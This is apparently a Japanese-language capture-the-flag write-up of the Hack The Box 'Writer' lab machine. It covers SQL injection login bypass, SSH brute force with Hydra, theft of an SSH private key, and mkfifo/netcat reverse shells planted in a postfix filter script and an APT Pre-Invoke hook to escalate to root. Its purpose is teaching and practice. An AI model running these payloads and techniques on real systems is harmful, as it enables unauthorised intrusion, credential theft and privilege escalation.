Writer

列挙

ポートスキャン

`nmap` を用いて開いているポートを素早く取得し，変数に格納します．

```
┌──(funa㉿kali)-[~/.config/Typora/themes]
└─$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.101 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

┌──(funa㉿kali)-[~/.config/Typora/themes]
└─$ echo $ports
22,80,139,445
```

`-sV` オプションを使用して詳細な情報をスキャンします．


```
┌──(funa㉿kali)-[~/.config/Typora/themes]
└─$ nmap -p$ports -sV 10.10.11.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-09 15:20 JST
Nmap scan report for 10.10.11.101
Host is up (0.094s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.25 seconds
```

nmapスキャンの結果を見ると，SSH, SMB, ウェブサイトのポートが開いていることがわかります．


ウェブサイト偵察



ウェブサイトに興味のある情報が無いため，ディレクトリの列挙を行い，興味のありそうなディレクトリがあるかどうかを確認します．


```
┌──(funa㉿kali)-[~/.config/Typora/themes]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u 10.10.11.101
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/09 16:35:31 Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 200) [Size: 4905]
/about                (Status: 200) [Size: 3522]
/static               (Status: 301) [Size: 313] [--> http://10.10.11.101/static/]
/logout               (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/dashboard            (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/administrative       (Status: 200) [Size: 1443]
```


`/administrative` ページに移動するとログインポータルが表示されます．




ログインフォームに対して SQL インジェクション を実行できるため，管理者ダッシュボードに不正アクセスすることができます．

```
admin' or 1 = 1 -- -
```





サイトの機能をいくつか見てみると，ストーリーの追加でURLから画像をアップロードする機能があることがわかります．



この機能を利用してリバースシェルを獲得することもできますが，今回は SMB を利用する方法を紹介します．興味のある方は調べてみてください．

SMB 列挙

`/etc/hosts` に名前解決を追記しておきます．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ sudo vi /etc/hosts
[sudo] funa のパスワード:

┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ cat /etc/hosts | grep writer.htb
10.10.11.101 writer.htb
```

`smbmap` を使用して共有を再帰的にリストアップしてみます．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ smbmap -H writer.htb -R
[+] IP: writer.htb:445  Name: unknown
        Disk                                                    Permissions
  Comment
        ----                                                    -----------
  -------
        print$                                                  NO ACCESS
  Printer Drivers
        writer2_project                                         NO ACCESS
        IPC$                                                    NO ACCESS
  IPC Service (writer server (Samba, Ubuntu))
```

利用可能な共有が無いことがわかるので，`rpcclient` に接続してみます．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ rpcclient -U "" -N writer.htb
rpcclient $> help

...

---------------         ----------------------
           SAMR
      queryuser         Query user info
     querygroup         Query group info
queryusergroups         Query user groups
queryuseraliases                Query user aliases
  querygroupmem         Query group membership
  queryaliasmem         Query alias membership
 queryaliasinfo         Query alias info
    deletealias         Delete an alias
  querydispinfo         Query display info
 querydispinfo2         Query display info
 querydispinfo3         Query display info
   querydominfo         Query domain info
   enumdomusers         Enumerate domain users
  enumdomgroups         Enumerate domain groups
  enumalsgroups         Enumerate alias groups

...
```

ドメインユーザを列挙してみると，`kyle` というユーザが存在することがわかります．

```
rpcclient $> enumdomusers
user:[kyle] rid:[0x3e8]
rpcclient $> queryuser kyle
        User Name   :   kyle
        Full Name   :   Kyle Travis
        Home Drive  :   \\writer\kyle
        Dir Drive   :
        Profile Path:   \\writer\kyle\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
```

```
        Logon Time                :      Thu, 01 Jan 1970 09:00:00 JST
        Logoff Time               :      Thu, 07 Feb 2036 00:06:39 JST
        Kickoff Time              :      Thu, 07 Feb 2036 00:06:39 JST
        Password last set Time    :      Wed, 19 May 2021 02:03:35 JST
        Password can change Time :      Wed, 19 May 2021 02:03:35 JST
        Password must change Time:      Thu, 14 Sep 30828 11:48:05 JST
        unknown_2[0..31]...
        user_rid :      0x3e8
        group_rid:      0x201

...
```

足がかり

SSH ブルートフォース

先ほど見つけた `kyle` というユーザに対して SSH のブルートフォース攻撃をします．ブルートフォースには時間が掛かるため，辛抱強く待ちましょう．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ hydra -l kyle -P /usr/share/wordlists/rockyou.txt ssh://writer.htb -V -f -t 60
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

...

[ATTEMPT] target writer.htb - login "kyle" - pass "melrose" - 9378 of 14344520 [child 25] (0/121)
[ATTEMPT] target writer.htb - login "kyle" - pass "marcoantonio" - 9379 of 14344520 [child 22] (0/121)
[RE-ATTEMPT] target writer.htb - login "kyle" - pass "cayang" - 9379 of 14344520 [child 13] (0/121)
[22][ssh] host: writer.htb   login: kyle   password: marcoantonio
[STATUS] attack finished for writer.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-09 20:47:57
```

ヒットした認証情報で SSH セッションにログインします．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ ssh kyle@writer.htb
The authenticity of host 'writer.htb (10.10.11.101)' can't be established.
ED25519 key fingerprint is SHA256:EcmD06Im3Ox+/6cWwJX2eaLFPlgm/TO0Jw20KJK1XSw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'writer.htb' (ED25519) to the list of known hosts.
kyle@writer.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

```
 * Support:        https://ubuntu.com/advantage

  System information as of Sun  9 Jan 12:18:37 UTC 2022

  System load:  0.13              Processes:             250
  Usage of /:   64.7% of 6.82GB   Users logged in:       0
  Memory usage: 23%               IPv4 address for eth0: 10.10.11.101
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jul 28 09:03:32 2021 from 10.10.14.19
kyle@writer:~$ whoami
kyle
kyle@writer:~$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
```

ホームディレクトリ配下に `user.txt` を見つけることができました.

```
kyle@writer:~$ pwd
/home/kyle
kyle@writer:~$ ls
user.txt
```

権限昇格

マシンでどんなプロセスが起動しているのか確認するために, `kyle` ユーザのホームディレクトリに pspy64 を導入します.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ ip a

...

3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.21/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1013/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::d763:71ae:bae7:2cde/64 scope link stable-privacy
       valid_lft forever preferred_lft forever

┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

`wget` を使ってローカルにある `pspy64` を取得します．

```
kyle@writer:~$ wget http://10.10.14.21:8000/pspy64
--2022-01-09 13:38:01--  http://10.10.14.21:8000/pspy64
Connecting to 10.10.14.21:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                          100%[=================================================>]   2.94M  2.69MB/s    in 1.1s

2022-01-09 13:38:02 (2.69 MB/s) - ‘pspy64’ saved [3078592/3078592]

kyle@writer:~$ ls
pspy64  user.txt
```

`pspy64` を実行します．

```
kyle@writer:~$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done

...
```

特に興味のあるプロセスは実行されていないので，`find` コマンドを使って `filter` グループが所有しているファイルやディレクトリを探します．

```
kyle@writer:~$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
kyle@writer:~$ find / -group filter 2>/dev/null
/etc/postfix/disclaimer
/var/spool/filter
```

`/etc/postfix/disclaimer` がどんな処理をしているのか検索してみると，次の記事が見つかります．link 1

```
kyle@writer:~$ cat /etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                  --disclaimer=/etc/postfix/disclaimer.txt \
                  --disclaimer-html=/etc/postfix/disclaimer.txt \
                  --xheader="X-Copyrighted-Material: Please visit
http://www.company.com/privacy.htm" || \
                   { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?
```

要約すると，`/etc/postfix/disclaimer_addresses` に追加されているユーザがメールを送信した場合，メールの末尾に `/etc/postrix/disclaimer.txt` に書かれた免責事項をメールに追記するスクリプトのようです．

`/etc/postfix/master.cf` を確認すると `john` というユーザを見つけます．

```
kyle@writer:~$ cat /etc/postfix/master.cf

...

dfilt     unix  -       n       n       -       -       pipe
  flags=Rq user=john argv=/etc/postfix/disclaimer -f ${sender} --
${recipient}
```

`kyle` から `john` にメールを送信するスクリプトを `sendemail.py` として Python で書きます．

```
kyle@writer:~$ vi sendemail.py
```

```
import smtplib

hostname = "127.0.0.1"
sender_email = "kyle@writer.htb"
port = 25
receiver_email = "john@writer.htb"
message = "Hi! John I need reverse shell"

# Try to log in to server and send email
try:
    server = smtplib.SMTP(hostname, port)
    server.ehlo()
    server.sendmail(sender_email, receiver_email, message)
except Exception as e:
    print(e)
finally:
    server.quit()
```

先ほど見つけた `/etc/postfix/disclaimer` にリバースシェルコードを追記し，`sendemail.py` を実行します．この際，リバースシェルを受けとるために新しいターミナルで `netcat` または `nc` を実行しておきます．

`nc` でリバースシェルを受け取れるようにする．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

`/etc/postfix/disclaimer` にリバースシェルコードを追加．

```
kyle@writer:~$ vi /etc/postfix/disclaimer
```

```
#!/bin/sh
# Localize these.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.21 1234
>/tmp/f
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

...
```

`sendemail.py` を実行．

```
kyle@writer:~$ python3 sendemail.py
```

上手くいくとリバースシェルを手に入れることができます．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.101] 38358
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(john) gid=1001(john) groups=1001(john)
$ whoami
john
$ id
uid=1001(john) gid=1001(john) groups=1001(john)
```

`john` のホームディレクトリに移動し，SSH ログイン用の `id_rsa` キーを取得します．

```
$ pwd
/home/john
$ cd .ssh
$ ls
authorized_keys
id_rsa
id_rsa.pub
```

取得したキーを使うには `chmod` で `600` の権限を付与する必要があります．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ ls -l john_rsa
-rw-r--r-- 1 funa funa 2602 Jan 10 00:24 john_rsa

┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ chmod 600 john_rsa

┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ ls -l john_rsa
-rw------- 1 funa funa 2602 Jan 10 00:24 john_rsa
```

`john_rsa` を使用して `john` ユーザにログインします．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ ssh -i john_rsa john@writer.htb
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun  9 Jan 15:28:25 UTC 2022

  System load:  0.24              Processes:             255
  Usage of /:   64.9% of 6.82GB   Users logged in:       1
  Memory usage: 33%               IPv4 address for eth0: 10.10.11.101
  Swap usage:   0%


0 updates can be applied immediately.

```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jul 28 09:19:58 2021 from 10.10.14.19
john@writer:~$ whoami
john
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),1003(management)
```

`find` コマンドを使って `management` グループが所有しているファイルやディレクトリを探します．

```
john@writer:~$ find / -type d -group management 2>/dev/null
/etc/apt/apt.conf.d
```

マシンでどんなプロセスが起動しているのか確認するために再び `pspy64` を実行します．

```
john@writer:~$ ./pspy64

...

2022/01/09 15:48:01 CMD: UID=0    PID=29923  | /usr/bin/apt-get update

...
```

`apt-get` が cron job として実行されているようです．cron job で実行されている apt-get のエクスプロイト方法 を調べると， `/etc/apt/apt.conf.d/` 配下にリバースシェルコードを書いたファイルを作成し，cron job の実行を待つことでリバースシェルを取得できることがわかります．この際，リバースシェルを受けとるために新しいターミナルで `netcat` または `nc` を実行しておきます．

```
john@writer:/etc/apt/apt.conf.d$ echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.21 1234 >/tmp/f"};' > shell
```

cron job が実行されるとリバースシェルを手に入れることができます．

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.101] 39010
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

`root` ディレクトリ配下に `root.txt` を見つけることができました．

Congratulations!